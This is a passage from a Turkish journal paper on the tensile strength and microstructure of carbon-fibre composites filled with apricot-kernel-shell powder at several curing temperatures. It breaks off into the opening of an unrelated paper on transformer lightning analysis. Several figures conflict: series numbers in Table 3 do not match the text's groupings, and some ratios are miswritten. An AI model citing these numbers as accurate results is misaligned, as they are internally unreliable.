Üçüncü adımda, kayısı çekirdeği kabuğu tozları tartılan karbon elyaf tabakaların aralarına, karbon elyaf tabaka kompozit malzemenin kütesinin %5 ve 10'u kadar kayısı çekirdeği kabuğu tozu 5 tabaka karbon arasına eşit şekilde serpilmiştir (Şekil 1.c ve 1.d). 20°C'de kürlenmiş olan toz katkılı numune için kabuk tozu elyaf ağırlığının %10'u kadar, 40 °C'de kürlenmiş toz katkılı numunelerde elyaf ağırlığının %10, 20, 30, 40, 50'si kadar, 60 ve 80 °C'de kürlenmiş olan toz katkılı numunelerde ise elyaf ağırlığının %5 ve 10'u kadar kayısı çekirdeği kabuğu tozu uygulanmıştır.

Dördüncü adımda, vakum battaniyesi ve ayırıcı file karbon elyaflar üzerine serilmiştir. Beşinci adımda , kesilen spiral hortumlar T bağlantılarına geçirilerek sabitlenmiştir (Şekil 1.e). Altıncı adımda, üst vakum naylonu sızdırmalık bantlarına yapıştırılarak sabitlenmiştir (Şekil 1.f). Yedinci adımda, hazırlanan vakum kalıbında sızdırmazlık sağlandığında, vakum pompası çalıştırılarak, cihaz sıcaklığı 40 °C'ye ayarlanmıştır.

786.6 mbar basınçta, hazırlanan epoksi reçine-sertleştirici karışımı emdirme işlemi gerçekleştirilmiştir. Tabakalı kompozit malzemelere uygulanana kütleme prosesi uygulanmıştır Kütleme prosesi 2 saatlik bir zaman diliminde meydana gelmiştir (Şekil 1.g). Tabakalı kompozitlerin üzerine alüminyum veya seramik levhalar bırakılarak düzgün yüzeyli numunelerin elde edilmesi sağlanmıştır. Vakum infüzyon yöntemi ile üretilen tabakalı kompozit levha numune Şekil 1.h'de görülmektedir. Kompozit levhalar daha sonra dairesel testere yardımıyla devri ayarlanabilen mobilyacı tezgahında kesilmiştir. Kesim işlemi 2000 dev/dk'da meydana gelmiştir (Şekil 1.k).

Kayısı çekirdeği kabuğu tozlarının elyaf tabakalar üzerine homojen dağılması için ise 250 µ'luk elek kullanılmıştır. Kayısı çekirdeği kabuğu tozları her tabaka üzerine eşit şekilde karbon fiber tabakalar üzerine beher yardımıyla serilmiştir. Kayısı çekirdeği kabuğu tozunun elyaf tabakalı kompozitler üzerinde homojen olarak dağılımının sağlanabilmesi için elyaf tabaka üzerine kabuk tozları serildikten sonra elyaf tabakaların üzerine seramik levhalar bırakılmıştır. Kabuk tozları ve elyaf tabakalar üzerine konulan seramik levhaların kütesinden dolayı, kabuk tozlarının üretilen kompozit numunelerde düzgün ve homojen dağılım meydana getirmesi amaçlanmıştır. Ayrıca, kayısı çekirdeği kabuğu tozları serpilme işlemi tamamlandıktan sonra, karbon fiber tabaka üzerine alüminyum levha konularak kabuk tozları sıkıştırılmıştır.






**Şekil 1.** (a) Vakum naylonunun serilmesi  
(b) kabuk tozları ve elyaf kumaşaların serilmesi  
(c) kabuk tozlarının serilmesi  
(d) kabuk tozlarının düzeltilmesi  
(e) vakum infüzyon elemanlarının sabitlenmesi  
(f) vakum infüzyon kalıbı üst naylonunun sabitlenmesi  
(g) kürleşme prosesinin uygulanması  
(h) vakum infüzyon yöntemiyle üretilen kompozit levha  
(k) çekme numunelerinin dairesel testere ile kesilmesi

### 3. ARAŞTIRMA BULGULARI VE TARTIŞMA

#### 3.1. Çekme Deneyi Sonuçları

Kayısı kabuğu tozu katkılı ve katkısız üretilen numunelerin çekme deneyleri, İnönü Üniversitesi Mühendislik Fakültesi Makine Mühendisliği Bölümü Mekanik Laboratuvarında bulunan Shimadzu marka çekme test cihazında (ASTM) D7264/D7264M standartlarına uygun olarak

yapılmıştır. Numuneler çekme deneyi 3 mm/dk çekme hızı uygulanmıştır. Kompozit levha numuneler 14 adet tabakalı kompozit numune üretilmiştir. Her kompozit levhadan kesim işlemi neticesinde 12 adet çekme numunesi elde edilmiştir. Çekme testi numunelerinin her biri levha sayısına göre seri gruplar şeklinde gruplandırılmıştır. Her bir serideki çekme numunesi, levha sayısına göre serideki ilk numunelerin görüntüleri Şekil 2’de a’dan başlanarak a-r’ye kadar harflendirilmiştir. 14 adet kompozit levha bulunduğundan 14 çekme numunesi serisi oluşturulmuştur. Çekme testi numunelerinin görüntüleri, 1 numaralı seriden 14 numaralı seriye kadar sırasıyla gruplandırılarak numaralandırılmış ve bu serilerin ilk numunelerine ait görüntüler Şekil 2.a, b, c, d, e, f, g, h, k, l, m, n ve p’de gösterilmiştir.



**Şekil 2.** Çekme testi için numaralandırılmış serilerdeki ilk numunelere ait görüntüler

Tablo 1 ve 2’deki akma gerilmesi ve uzama miktarları değerleri her bir seride bulunan 12 adet çekme numunesinin toplam akma gerilmelerinin ve toplam uzama miktarlarının aritmetik

ortalamaları alınarak hesaplanmıştır. Seri olarak gruplandırılan kayısı çekirdeği kabuğu tozu katkılı çekme numunelerine ait (olan kütleme sıcaklığı, kabuk tozu yüzdesi, % uzama miktarı akma gerilmeleri ve numune boyutları) veriler Tablo 1’de verilmiştir.

**Tablo 1.** Kayısı kabuğu tozu katkılı çekme numunelerine ait veriler


Seri Numarası	Kabuk Tozu Yüzdesi (%)	Kürleşme Sıcaklığı (°C)	En (mm)	Boy (mm)	Kalınlık (mm)	Akma Gerilmesi (MPa)	% uzama miktarı
1	10	20	25.1	160	5.50	255.68	5.57
2	10	40	25.1	160	5.80	258.98	6.22
3	20	40	25.1	160	5.62	249.75	4.85
4	30	40	25.1	160	5.69	239.95	4.85
5	40	40	25.1	160	5.70	228.78	4.85
6	50	40	25.1	160	5.89	117.28	4.85
7	5	60	25.1	160	5.53	212.45	4.85
8	10	60	25.1	160	5.75	214.85	4.85
9	5	80	25.1	160	5.45	208.66	4.85
10	10	80	25.1	160	5.58	205.55	4.86

Kayısı çekirdeği kabuğu tozu içermeyen toz katkısız numunelere ait veriler (kütleme sıcaklığı, kabuk tozu yüzdesi, % uzama miktarı akma gerilmeleri ve numune boyutları) Tablo 2’de verilmiştir.

**Tablo 2.** Kayısı çekirdeği kabuğu tozu içermeyen toz katkısız numunelere ait veriler

Seri Numarası	Kürleşme Sıcaklığı (°C)	En (mm)	Boy (mm)	Kalınlık (mm)	Akma Gerilmesi (MPa)	% uzama miktarı
11	20	25.1	160	4.25	264.78	5.78
12	40	25.1	160	4.26	276.89	8.89
13	60	25.1	160	4.24	246.77	7.89
14	80	25.1	160	4.28	228.58	5.58

14 adet serinin çekme deneyi grafikleri, her seride bulunan 12 adet çekme numunelerinin her birinin gerilme değerleri toplanmıştır. Her bir serideki toplanan çekme numunelerinin değerlerinin aritmetik ortalaması alınarak, gerilme-şekil değiştirme grafikleri oluşturulmuştur. Gerilme-şekil değiştirme grafikleri elde edilirken Excel programından faydalanılmıştır. 20 ve 40°C'de kürlenmiş olan çekme numunelerine ait elde edilen gerilme-şekil değiştirme grafikleri Şekil 3.a ve 3.b'de, gösterilmiştir.



**Şekil 3.** (a) 20 °C'de kürlenmiş numunelere ait gerilme –şekil değiştirme grafiği,  
(b) 40 °C'de kürlenmiş numunelere ait gerilme –şekil değiştirme grafiği

Gerilme-şekil değiştirme grafiklerinden elde edilen ortalama maksimum gerilme değerleri kıyaslamaları Tablo 3 esas alınarak yapılmıştır. Şekil 3.a'daki grafik incelendiğinde, 20°C'de kürlenmiş olan ve elyaf ağırlığının % 10'u kadar kayısı çekirdeği kabuğu tozu katkılı numunelerde toz katkısız numunelere göre, mukavemet kaybı ( $290.83/410.17 = 0.70$ ) %30 civarındadır.

Şekil 3.b'deki grafik incelendiğinde 40 °C'de kürlenmiş ve farklı oranlarda kayısı çekirdeği kabuğu tozu katkılı numunelerin gerilme-şekil değiştirme grafikleri incelendiğinde, 40 °C'de kürlenmiş olan ve elyaf ağırlığının % 10, 20, 30, 40 ve 50 değerlerinde kayısı çekirdeği kabuğu

tozu katkılı numunelerin dayanım kaybının söz konusu olduğu açıkça görülmektedir. Kompozit numunelere kayısı çekirdeği kabuğu tozunun uygulanma yüzdesi arttıkça dayanım kaybı giderek artmaktadır.

Gerilme-şekil değiştirme grafiklerinden her birinin serinin ortalama maksimum gerilme noktaları alınarak Tablo 3’de verilmiştir.

**Tablo 3.** Çekme numunelerine ortalama ait maksimum gerilme değerleri


Seri Numarası	Ortalama Maksimum Gerilme Değerleri (MPa)	Seri Numarası	Ortalama Maksimum Gerilme Değerleri (MPa)
1	410.17	8	59.73
2	290.83	9	372.98
3	468.50	10	366.93
4	375.40	11	306.64
5	228.85	12	395.66
6	206.03	13	332.13
7	206.08	14	265.38

Kıyaslamalar 40°C’de kürlenmiş olan toz katkısız numunelere göre yapılırsa, % 50 kayısı çekirdeği kabuğu tozu katkılı numunelerde ( $59.73/468.50= 12.7$ ) % 87.30 civarında bir dayanım kaybı olduğu görülmektedir. Toz katkısız numuneye göre, %10 kabuk tozu katkılı numunelerde ( $375.4/ 468.50= 0.80$ ) %20 oranında, %20 kabuk tozu katkılı numunelerde ( $225.85/ 468.50= 0.49$ ) % 51, % 30 ve % 40 kabuk tozu katkılı numunelerde ise yaklaşık ( $206.03/468.50=0.44$ , ( $206.8/468.50=0.44$ ) % 44 civarında çekme dayanımı kaybı meydana gelmiştir.

40°C’de kürlenmiş olan ve %10 kabuk tozu katkılı numunelerin mukavemeti, 20°C’de kürlenmiş olan ve %10 kabuk tozu katkılı numunelerin mukavemeti ile mukayese edilirse, ( $290.83/375.40=0.77$ ), %23 mukavemet kaybı söz konusudur. Toz katkısız numunelerle kıyaslama yapıldığında ise kayısı çekirdeği kabuğu tozunun uygulama yüzdesi arttıkça, dayanım kaybı söz konusudur.

20, 40, 60 ve 80 °C’de kürlenmiş olan kayısı çekirdeği kabuğu tozu katkılı numunelerin çekme mukavemetleri birbirleri ile mukayese edildiğinde ise en yüksek çekme mukavemetlerin 40°C’de kürlenmiş numunelerde meydana geldiği görülmüştür

60 ve 80 °C’de kürlenmiş olan çekme numunelerine ait elde edilen gerilme–şekil değiştirme grafikleri Şekil 4.a ve 4.b’de gösterilmiştir.



(a)

(b)

**Şekil 4.** (a) 60 °C’de kürlenmiş numunelere ait gerilme–şekil değiştirme grafiği, (b) 80 °C’de kürlenmiş numunelere ait gerilme–şekil değiştirme grafiği

Şekil 4.a’daki grafiğe göre, 60 °C’de kürlenmiş olan ve elyaf ağırlığının % 5 kadar kaybı çekirdeği kabuğu tozu katkılı numunelerle toz katkısız numuneler mukayese edilirse, yaklaşık olarak ( $366.93/372.98=0.98$ ) % 2 bir dayanım kaybı olduğu görülmüştür. 60 °C’de kürlenmiş olan ve elyaf ağırlığının % 10 kadar kaybı çekirdeği kabuğu tozu katkılı numuneler toz katkısız numuneler ile kıyaslandığında, ( $306.64/372.98=0.82$ ) % 18’lik bir mukavemet kaybı söz konusudur (Değerler Tablo 3’den alınmıştır.)

Şekil 4.b’deki grafiğe bakıldığında, 80 °C’de kürlenmiş olan elyaf ağırlığının %5 kadar kaybı çekirdeği kabuğu tozu katkılı numuneler ile toz katkısız numune karşılaştırıldığında, % 5 kabuk tozu katkılı numunelerde ( $332.13/395.66=0.83$ ) %17’lik bir çekme dayanımı meydana geldiği gözlemlenmiştir. 80°C’de kürlenmiş olan elyaf ağırlığının % 10 kadar kaybı çekirdeği kabuğu tozu katkılı numuneler ile toz katkısız numune karşılaştırıldığında ( $265.38/395.66=0.68$ ) %33’lük bir dayanım kaybı söz konusudur.



60 °C’de kürlenmiş olan ve elyaf ağırlığının % 5’i kadar kayısı çekirdeği kabuğu tozu katkılı numuneler referans alınarak, 80 °C’de kürleşen ve aynı orandaki kayısı çekirdeği kabuğu tozu katkılı numunelerle kıyaslandığında ( $332.13/366.93=0.90$ ) % 10 civarında bir mukavemet kaybı olduğu görülmektedir.

20, 60 ve 80°C’de kürleşen toz katkısız numunelerin 40 °C’de kürleşen toz katkısız numunelere göre meydana gelen mukavemet kayıpları sırasıyla ( $410.17/498.50=0.88$ ) % 12, ( $372.98/468.50=0.79$ ) % 21 ve  $395.66/468.50= 0.84$ ) % 16’ dır.

60 ve 80 °C’de kürlenmiş ve elyaf ağırlığının %10’u kadar kabuk tozu numuneler arasında kıyaslama yapılırsa, 60 °C’de kürlenmiş olan %10 kabuk tozu katkılı numunelere referans alınır, 80 °C’de kürlenmiş olan %10 kabuk tozu katkılı numunelerde yaklaşık olarak ( $265.38/306.64= 0.86$ ) %14 civarında mukavemet bir kaybı söz konusudur.


Çekme deneyi sonuçları incelendiğinde hem toz katkısız numunenin hem de kayısı çekirdeği kabuğu tozu katkılı numunenin çekme hasar sonuçlarının 40 °C’de kürleşme sıcaklığında daha yüksek çıkması kürleşme sıcaklığı için 40 °C’nin daha uygun olduğunu göstermektedir. Bu sonuç aynı zamanda literatürle de uyumludur.

### 3.2. Mikroskopik Yapı

Üretimi yapılan kayısı çekirdeği kabuğu tozu katkılı ve toz katkısız numunelerin, (5X) mikro yapı görüntüleri İnönü Üniversitesi Fen Edebiyat Fakültesi Kimya Bölümü Biyomekanik Laboratuvarında bulunan biyomekanik ışın mikroskopunda ve (20X) mikro yapı görüntüleri ise Fırat Üniversitesi Mühendislik Fakültesi Metalurji ve Malzeme Mühendisliği Bölümündeki malzeme mikroskopunda alınmıştır. Serilerde belirlenen ilk çekme numunelerinin mikroskop görüntüleri mukayese edilmiştir.


Şekil 5.a. ve 5.b’deki mikro yapı görüntüleri 1 numaralı numuneye, Şekil 5.a ve 5.b’deki mikroskop görüntüleri ise 11 numaralı numuneye aittir. 1 ve 11 numaralı numunelere ait fotoğraflar beş kat (5X) büyütme oranıyla görüntülenmiş ve gösterilmiştir.

Şekil 5.a, b, c ve d’de görüldüğü gibi eksenel yük etkisine maruz kalan numunelerin kırılması fiberin kopmasıyla meydana gelmiştir. Bu deneyde kırılma yüzeyinde tabakaların birbirinden ayrılması görülmemektedir. Bunun sebebi çekme deneyinde bütün tabakalara eşit çekme yükü uygulanmasındandır. Tabakalar arasında gerilme meydana gelmemektedir. Bunun sonucu olarak, malzemenin hasara uğramasında fiberlerin kopmasının daha etkin olduğu tespit edilmiştir.




**Şekil 5.** (a), (b) 1 numaralı numuneye ait (5X) mikro yapı görüntüleri, (c), (d) 11 numaralı numuneye ait (5X) mikro yapı görüntüleri

2 numaralı numuneye ait (5X) mikro yapı fotoğrafları Şekil 6.a, b, c ve d 'de sırasıyla verilmiştir. Şekil 6.b'deki mikro yapı görüntüsünde sırasıyla 1, 2 ve 3 olarak belirlenen referans bölgelerin mikro yapı görüntüleri, Şekil 6.a, c ve d 'de görülmektedir. 2 numaralı numuneye ait (5X) mikro yapı görüntülerinde, kayısı çekirdeği kabuğu tozunun karbon elyaf tabakalar üzerinde nüfuz ettiği bölgeler ve kompozit tabakaların yüzeyinde meydana gelen kırılmalar görülebilmektedir.




**Şekil 6 .** (a) 1 numaralı bölgenin (5X) mikro yapı görüntüsü , (b) 2 numaralı numunenin (5X) mikro yapı görüntüsü (c) 2 numaralı bölgenin (5X) mikro yapı görüntüsü, (d) 3 numaralı bölgenin (5X) mikro yapı görüntüsü

3, 4, 5 ve 6 numaralı numunelere ait mikro yapı görüntüleri (20X) büyütme oranıyla görüntülenmiş ve Şekil 7.a, b,c. ve d'de verilmiştir. Şekil 7.a'daki (20X) mikro yapı görüntüsü 3 numaralı numuneye , Şekil 7.b, c ve d'deki diğer mikro yapı görüntülkeri ise sırasıyla 4, 5 ve 6 numaralı numunelere aittir. Mikroskop görüntüleri alınan çekme numunelerinde, kayısı çekirdeği kabuğu tozlarının karbon fiberler arasına homojen olarak dağılmadığı ve kırılma bölgelerinde meydana gelen yığılmaların olduğu gözlemlenmiştir.



**Şekil 7.** (a), (b), (c), (d) 3, 4, 5 ve 6 numaralı numuneye ait (20X) mikro yapı görüntüleri

7 ve 8 numaralıya ait numunelerin mikroyapı fotoğrafları sırasıyla (20X) ve (5X) büyütme oranıyla görüntülenmiştir. Şekil 8. a ve b'deki mikroyapı görüntüleri 7 numaralı numuneye, Şekil 8. c ve d'deki görüntüler ise 8 numaralı numuneye ait mikro yapı görüntüleridir. Şekil 8.d'de verilen mikro yapı görüntüsünde belirlenen 1 numaralı referans bölgenin ayrıntılı görüntüsü, Şekil 8.c'de verilmiştir. Çekme deneyleri sonrasında, 7 ve 8 numaralı numunelerin yüzeylerindeki meydana gelen kırılmalar ve karbon elyaf içerisinde kayısı çekirdeği kabuğu tozunun bulunduğu bölgeler görülemedi. Ayrıca çekme deneyleri neticesinde elde edilen (5X) ve (20X) mikroyapı görüntülerine göre, kopan partiküllerin karbon elyaf içerisinde yüzeye yapışık durumda kaldığı gözlemlenmemiştir.




**Şekil 8.** (a), (b) 7 numaralı numuneye ait (5X) mikro yapı görüntüleri, (c) 8 numaralı numuneye ait (5X) mikro yapı görüntüsü, (d) 8 numaralı numunenin 1 numaralı bölgesine ait (5X) mikro yapı görüntüsü

9 ve 10 numaralı numunelere ait mikro yapı fotoğrafları (5X) ve (20X) büyütme oranıyla görüntülenmiştir. Şekil 9.a, b, c ve d'de verilen mikroskop görüntüleri 9 numaralı numunenin (20X) mikro yapı fotoğraflarıdır. Şekil 9.a'da belirlenen 1 numaralı bölgenin ayrıntılı görüntüsü, Şekil 9.b'de gösterilmiştir.


Şekil 10.a ve b'deki mikroyapı görüntüleri ise 10 numaralı numuneye ait (5X) mikro yapı görüntüleridir. Şekil 10.a'da belirlenen 1 numaralı bölgenin detaylı mikro yapı görüntüsü Şekil 10.b'de verilmiştir. Şekil 10.a ve b'deki mikro yapı fotoğraflarında kayısı çekirdeği kabuğu tozunun numunelerde homojen dağılmadığı gözlemlenmiştir. Çekme deneyi sonucunda 10 numaralı numunede meydana gelen karbon elyaf tabakalar içerisindeki tabakalar arası ayrılmalar görülememektedir.

Şekil 9.a, b, c ve d'deki mikro yapı görüntülerinde ise, kayısı çekirdeği kabuğu tozunun karbon elyaf içerisinde bulunduğu bölgeler belirgin olarak görülmektedir. 9 numaralı numuneye ait mikro yapı görüntülerinde, kabuk tozlarının karbon elyaf içerisine homojen olarak dağılmadığı gözlemlenmiştir.






**Şekil 9.** (a) 1 numaralı bölgeye ait (20X) mikro yapı görüntüsü , (b) 1 numaralı bölgeye ait ayrıntılı (20X) mikro yapı görüntüsü, (c), (d) 9 numaralı numuneye ait (20X) mikro yapı görüntüleri




**Şekil 10.** (a) 10 numaralı numuneye ait (5X) mikro yapı görüntüsü, (b) 10 numaralı numunenin 1 numaralı bölgesine ait (5X) mikro yapı görüntüsü

Şekil 11.a, b ve c' de verilen (5X) mikroyapı görüntüleri 12 numaralı numuneye aittir. Şekil 11.b'de referans olarak alınan 1 numaralı bölgenin ayrıntılı mikro yapı görüntüleri Şekil 11.a ve c'deki mikroskop görüntülerinde verilmiştir. 12 numaralı numuneye ait olan (5X) mikroyapı görüntülerinde, çekme deneyi sonucunda kopan fiberlerin sadece tabaka yüzeylerindeki kırılmalar olduğu görülmüştür.



**Şekil 11.** 12 numaralı numuneye ait (a) 1 numaralı bölgenin 1. ayrıntılı (5X) mikro yapı görüntüsü, (b) 1 numaralı bölgenin (5X) mikro yapı fotoğrafı, (c) 1 numaralı bölgenin 2. ayrıntılı(5X) mikro yapı fotoğrafı

13 ve 14 numaralı numunelere ait Şekil 12.a, b, c ve d'de görüldüğü gibi alınan (5X) ve (20X) mikro yapı görüntüleri görülmektedir. Şekil 12. a ve b'deki mikro görüntüleri 13 numaralı numuneye, Şekil 12.c ve d'deki görüntüler ise 14 numaralı numuneye aittir. Elde edilen (5X) ve (20X) mikroyapı görüntülerine göre, çekme deneyinde fiberlere uygulanan tek yönlü aksenal yük etkisi uygulanması neticesinde kopan fiberlerin sadece tabaka yüzeylerindeki kırılmalar gözlemlenmiştir. Bu kapsamda fiberlerin, tabakalar arası kopmaları açıkça görülememektedir.



**Şekil 14.** (a), (b) 13 numaralı numuneye ait (5X) mikro yapı fotoğrafları, (c), (d) 14 numaralı numuneye ait (20X) mikro yapı fotoğrafları



#### 4. SONUÇLAR

Malzeme ve nanoteknoloji biliminin gelişmesine bağlı olarak, yeni nesil kompozit malzemelerin üretilmesine yönelik yapılan bilimsel çalışmalar günümüzde devam etmektedir. Bu alandaki yapılan bilimsel çalışmalar, çeşitli araştırma projeleri ile kurumlar tarafından desteklenmektedir. Gezegimizdeki artan insan nüfusuna bağlı olarak, doğal kaynakların azalması nedeniyle alternatif yöntemlerin araştırılması zorunlu bir durum haline gelmiştir. Kayısı çekirdeği kabuğu tozu katkılı numunelerin çekme deneyi verileri incelendiğinde, elde edilen sonuçlar aşağıda sıralanmıştır.

Kayısı çekirdeği kabuğu tozu katkılı numunelerin çekme deneyi sonuçları incelendiğinde dayanım kaybı olduğu gözlemlenmiştir. Kayısı çekirdeği kabuğu tozunun organik bir madde olması nedeniyle, karbon fiber tabakalı kompozitlere kütleli olarak uygulama yüzdesi arttıkça, dayanım kaybı artmaktadır. Bunun temel nedeni; kayısı çekirdeği kabuğu tozunun reçine ve kompozit malzemelerle olan uyumundadır. Toz katkılı numunelerden elde edilen mikroskop görüntülerine göre, kabuk tozlarının homojen dağılım göstermediği gözlemlenmiştir. Toz katkılı numunelerde kabuk tozlarının homojen dağılım göstermemesinin sebebi, kabuk tozlarının epoksi reçine birlikte bazı bölgelerde yığılmalar meydana getirmesindedir.

Kürleme sıcaklığının çekme dayanımı meydana gelen dayanımı üzerine olan etkisi incelendiğinde, kürleme süresinin ve kürleme sıcaklığının çekme yükleri altındaki mekanik özelliklere etki ettiği anlaşılmaktadır. Aynı sürede kürleme işlemi uygulanmasına rağmen farklı gerilme-şekil değiştirme grafikleri elde edilmiştir.

Farklı kürleme sıcaklık değerlerinde üretilen toz katkısız ve toz katkılı numunelerde farklı dayanım sonuçlarının elde edilmesinin sebebi, yeterli sıcaklıktaki kürleme prosesi süresinin yetersiz olmasındadır. Farklı kürleme sıcaklıkları için daha ideal şartlarda farklı kürleme süreleri belirlenebilir.

80 °C'lik kürleme sıcaklığında üretilmiş olan toz katkısız ve toz katkılı numunelerin matriks yapısının bozulduğu ve bunun sonucunda da çekme dayanımlarında kayıplar meydana getirdiği gözlemlenmiştir. 20 ve 60 °C'deki kürleme işlemiyle üretilen toz katkısız ve toz katkılı numuneler için kürleme 2 saatlik kürleme süresinin yetersiz olduğu görülmüştür. Dayanım kayıpları, kürleme prosesi sıcaklığına ve uygulanan kürleme süresine göre değişmektedir. Belirlenen bu kürleme sıcaklık değerleri yeniden gözden geçirilmelidir.

Vakum infüzyon yöntemiyle farklı sıcaklıklarda kürlenerek üretilmiş olan toz katkısız ve kayısı çekirdeği kabuğu tozu katkılı kompozit numuneler kıyaslandığında, en az dayanım kaybının meydana geldiği kürlenme sıcaklığı değeri 40 °C'dir.

Kayısı çekirdeği kabuğu tozu katkılı numunelerin mikro yapı görüntüleri incelendiğinde, %10 kayısı çekirdeği kabuğu tozu katkılı numunelerde kabuk tozlarının karbon elyaf içerisinde bulunduğu bölgeler belirgin olarak görülmektedir. Diğer kürlenme sıcaklıklarında üretilmiş olan kayısı çekirdeği kabuğu tozu katkılı numunelerde ise, kabuk tozunun homojen dağılmadığı ve elyaf içerisindeki nüfuz ettiği bölgeler görülememiştir.

Kayısı çekirdeği kabuğu tozuyla ilgili diğer bilim dallarındaki işlevlerinin araştırılması için bilimsel çalışmalar yapılabilecektir. Tarımsal atıkların kompozit malzemelerle olan uyumu da araştırılabilecektir.

## 5. TEŞEKKÜR

FBA-2017-782 nolu proje ile desteklerinden dolayı İnönü Üniversitesi Bilimsel Araştırma Projeleri Birimi'ne teşekkür ederim.

## 6. KAYNAKLAR

[1] Anonim, West Africa Regional Agriculture and Food Security, World Bank, [www.usaid.gov/west-africa-regional/agriculture-and-food-security](http://www.usaid.gov/west-africa-regional/agriculture-and-food-security) 2016, Erişim Tarihi: 12.03.2019.

[2] Anonim, World Bank West Africa Agricultural Productivity Program, World Bank, [www.worldbank.org/en/topic/agriculture/brief/the-west-africa-agricultural-productivity-program](http://www.worldbank.org/en/topic/agriculture/brief/the-west-africa-agricultural-productivity-program) 2016, (Erişim Tarihi: 12.03.2019).

[3] Callister, W. D., Rethwisch D. G., Materials Science and Engineering Book, USA, 2007.

[4] Koç, V., Sancar, İ., Baran, M. F., Taştan, M. A., Kayısı Çekirdeği Kabukları Kullanılarak Yalıtım Amaçlı Kompozit Malzeme Üretilmesi, Tarım Makinaları Bilimi Dergisi Journal of Agricultural Machinery Science, C11,4, S 309-314, 2015.

[5] Atalar, O., Kayısı Çekirdeği Kabuğunun İlave Edilmesi ile Elde Edilen Hafif Betonun Karakteristik Özelliklerinin Araştırılması, Yüksek Lisans Tezi, Fırat Üniversitesi Fen Bilimleri Enstitüsü, S 18- 55, 2006.

[6] Idicula, M., Boudenne, A., Umdevi, L., Ibos L., Candau, Y., Thomas S., Thermophysical

Properties of Natural Fiber Reinforced Polyester Composites, *Composite Science and Technology*, C 66, S 2719- 2725, 2006.

[7] Jacob, M., Thomas, S., Varughese, K.T., Mechanical Properties of Sisal/Oil Palm Hybrid Fiber Reinforced Natural Rubber Composites, *Composites Science and Technology*, C 64, S 955–965, 2004.

[8] Khosrow, G., Filho, R. D. T., Barbosa, N. P., Behaviour of Composite Soil Reinforced with Natural Fiber, *Cement and Concrete Composites*, C 21, S39-48, 1999.

[9] Lim, J.H., Ratnam, M.M., Abdul Khalil, H.P.S, An Experimental and Finite Element Analysis of The Static Deformation of Natural Fiber-Reinforced Composite beam, *Polymer Testing*, C 22, S 169–177, 2003.

[10] Agunsoye, O. J., Isaac, T.S., Samue, O. S., Study of Mechanical Behaviour of Coconut Shell Reinforced Polymer Matrix Composite, *Journal of Minerals and Materials Characterization and Engineering*, C11, S 774-779, 2012.

[11] Çemrek, Ş., Kayısı Çekirdeği ve Kestane Kabuklarının Alternatif Enerji Kaynağı Olarak Değerlendirilmesi, Yüksek Lisans Tezi, Eskişehir Osmangazi Fen Bilimleri Enstitüsü, S 35-89, 2005.

[12] Kumaş, C., Fındık Kabuğundan Aktif Karbon Elde Edilmesinde Fosforik Asit ve Bor Kullanılması, Yüksek Lisans Tezi, Afyon Kocatepe Üniversitesi Fen Bilimleri Enstitüsü, S 40 - 78, 2015.

[13] Gedik, K. B., Kayısı Çekirdeği Kabuğundan Karbon Nanotüp Eldesi ve Karakterizasyonu, Doktora Tezi, İnönü Üniversitesi Fen Bilimleri Enstitüsü, S 40 – 88, 2016.

[14] Govignon, Q., Bickerton, S., Morris, J., Kelly, P.A., Full Field Monitoring of The Resin Flow and Laminate Properties during the resin infusion process, *Compos Part A Applience Science Manufacturing*, C 39, S 1412-26, 2008.

[15] Chen, G., Wu, D., Weng, W., Wu, C., Gradient and Variations in Vacuum-Assisted Resin Transfer Molding Process Control Exfoliation of Graphite Flake and Its Nanocomposites, *Carbon*, C 41,11, S 619 – 621, 2003.

[16] Wetzela, B., Haupta, F., Zhang, M. Q., Epoxy Nanocomposites with High Mechanical and Tribological Performance, *Composites Science and Technology*, C 63, 20, 2055-2067, 2003.

[17] Srinivasi, K. N., L.A., Bahubalendruni, R. M. V.A., A Review on Chemical and Mechanical



Properties of Natural Fiber Reinforced Polymer Composites, International Journal of Performability Engineering, C13, S 189-200, 2017.

[18] Balcıoğlu, E. H., Yeşil, Ö., Aktaş, M., Ceviz Kabuğu Takviyeli Polyester Reçinenin Aşınma Dirençlerinin Belirlenmesi, 1.Ulusal Geri Kazanım Kongre ve Sergisi, Uşak Üniversitesi Mühendislik Fakültesi, S 40-46, 2012.

[19] Fehri, M., Rauegh, R. R., Vivet A., Dammak, F., Haddar, M., Improvement of Natural Fiber Composite Materials by Carbon Fibers, Journal of Renewable Materials, C5, S 38-47, 2017.

[20] Oti, O. P., Nwaigwe, K. N., Okereke, N. A. A., Assessment of Palm Kernel Shell As Aa Composite Aggregate in Concrete, CIGR Journal, C19, S 34-40, 2017.

[21] Alias, N. F., Ismail,H., Wahab, M. K. A., Properties of Polyvinyl Alcohol/Palm Kernel Shell Powder Biocomposites and Their Hybrid Composites with Halloysite nanotubes, Bio Resources, C 12, S 9103-9117, 2017.

[22] Öndürücü, A., Muzoğlu, M., Doğal Lif Takviyeli Kompozitlerin Burkulma Davranışına Deniz Suyunun Etkisi, Süleyman Demirel Üniversitesi Fen Bilimleri Enstitüsü Dergisi, C 23, S 30-39, 2019.

# GÜÇ TRANSFORMATÖRLERİNİN YILDIRIM DARBE ANALİZLERİNİN ANSYS@MAXWELL-3D İLE GERÇEKLEŞTİRİLMESİ

Yıldırım ÖZÜPAK<sup>1\*</sup>, Mehmet Salih MAMİŞ<sup>2</sup>, Taner GÖKTAŞ<sup>3</sup>, Müslüm ARKAN<sup>4</sup>

<sup>1</sup>Dicle Üniversitesi, Silvan Meslek Yüksekokulu, Diyarbakır  
<sup>2,3,4</sup>İnönü Üniversitesi, Elektrik Elektronik Mühendisliği Bölümü, Malatya

## Özet

Transformatörlerde ani olarak meydana gelen yüksek gerilim ve akımlara karşı transformatörün mekanik dayanımının tahmini, transformatörün hem tasarım aşaması hem de ömrü için çok önemlidir. Transformatörlerin dayanımının yıldırım darbelerine karşı sağlanabilmesi için tasarım aşamasında aşırı gerilimlere maruz kalan bölgelerinin bilinmesi önemlidir. Bu çalışmada, tasarlanan güç transformatörünün, hem normal çalışma koşullarında hem de yıldırım darbesi durumundaki elektromanyetik akı değerleri ve transformatörün sargılarında meydana gelen elektromanyetik kuvvetler analiz edilmiştir. Sonlu Elemanlar Yöntemi'ne (SEY) dayanan ANSYS@Maxwell-3D ile transformatörün 3D simülasyon model tasarlanıp analizler gerçekleştirilmiştir. Tasarlanan model ile transformatörün hem normal çalışma koşullarındaki analizleri hemde yıldırım darbesine maruz kaldığı durumdaki analizleri gerçekleştirilmiştir. Ayrıca, her iki çalışma koşulu için elektromanyetik akı ve elektromanyetik kuvvetler hesaplanmıştır. Bu sayede, nüvedeki manyetik akı yoğunluğunun dağılımı, sorunlu ve 